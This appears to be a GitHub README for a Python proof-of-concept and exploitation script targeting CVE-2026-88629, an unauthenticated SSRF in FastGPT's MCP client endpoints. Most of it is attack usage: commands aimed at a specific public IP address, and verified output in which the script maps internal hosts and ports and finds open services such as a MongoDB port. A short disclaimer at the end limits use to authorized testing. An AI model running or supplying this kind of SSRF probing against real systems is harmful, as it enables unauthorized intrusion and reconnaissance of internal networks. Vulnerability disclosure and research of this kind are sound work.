 exploreio/cve-2026-88629-fastgpt-mcp-client-ssrf
Python PoC and exploitation script for CVE-2026-88629, an unauthenticated SSRF in FastGPT MCP client getTools/runTool endpoints, with intranet port probing.

getTools and runTool SSRF Vulnerability ReproductionEnglish | 简体中文
Affected Versions: FastGPT Community Edition 4.10.0 ~ 4.14.x

Both the getTools and runTool endpoints under /api/support/mcp/client/ accept a url from the request body and have the server actively initiate an MCP/SSE connection to it. Neither endpoint performs any authentication, the url is fully attacker-controlled, and the connection result (connection refused / timeout / HTTP status code / response content type) is reflected back in the error messages — constituting an unauthenticated SSRF paired with an intranet-mapping oracle.
Real-world exploitation:


POC mode (verify the vulnerability exists):
python mcp_client_ssrf_poc.py --target https://8.155.27.243
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --endpoint runTool
Verified output (excerpt):
[1] Outbound to its own public address: {"code":500,...,"message":"SSE error: TypeError: fetch failed: Hostname/IP does not match certificate's altnames..."}
[2] Outbound to a closed internal port: {"code":500,...,"message":"SSE error: TypeError: fetch failed: connect ECONNREFUSED 127.0.0.1:47654",...}

[+] VULNERABLE — The server made a real outbound request to the user-supplied URL (unauthenticated SSRF)
EXP mode (intranet IP:port probing, tri-state classification: open / closed / filtered):
python mcp_client_ssrf_poc.py --target https://8.155.27.243 --mode exp \
  --ips 127.0.0.1,172.17.0.1,172.18.0.1,sandbox,mongo \
  --ports 80,3000-3005,3306,27017 --threads 8
Verified output (20 probes, automatically discovering 4 open intranet services):
===== Intranet Asset Matrix =====
Host 127.0.0.1: open 0 | closed 5 | filtered/no response 0
Host 172.18.0.1: open 2 | closed 3 | filtered/no response 0
    [OPEN] 172.18.0.1:80    HTTP service reachable, response status code 404
    [OPEN] 172.18.0.1:3000  HTTP service reachable (non-MCP, content-type read back)
Host sandbox: open 1 | closed 4 | filtered/no response 0
    [OPEN] sandbox:3000     HTTP service reachable, response status code 500
Host mongo: open 1 | closed 4 | filtered/no response 0
    [OPEN] mongo:27017      HTTP service reachable (non-MCP, content-type read back)

[+] EXP finished: 4 open intranet services found in total
Note: The protocol/port of
--targetmust match the actual deployment (this target serves the API only on https/443; using http/80 hits an nginx 404, and the script's pre-check will explicitly report "endpoint unreachable" rather than producing a false positive).
Chinese
https://exploreio.github.io/2026/09/30/CVE-2026-88629/
English
https://exploreio.github.io/2026/09/30/CVE-2026-88629-EN/
This proof of concept is for educational and authorized security testing purposes only. The author assumes no liability for any misuse of this information. Always obtain proper authorization before testing any system.
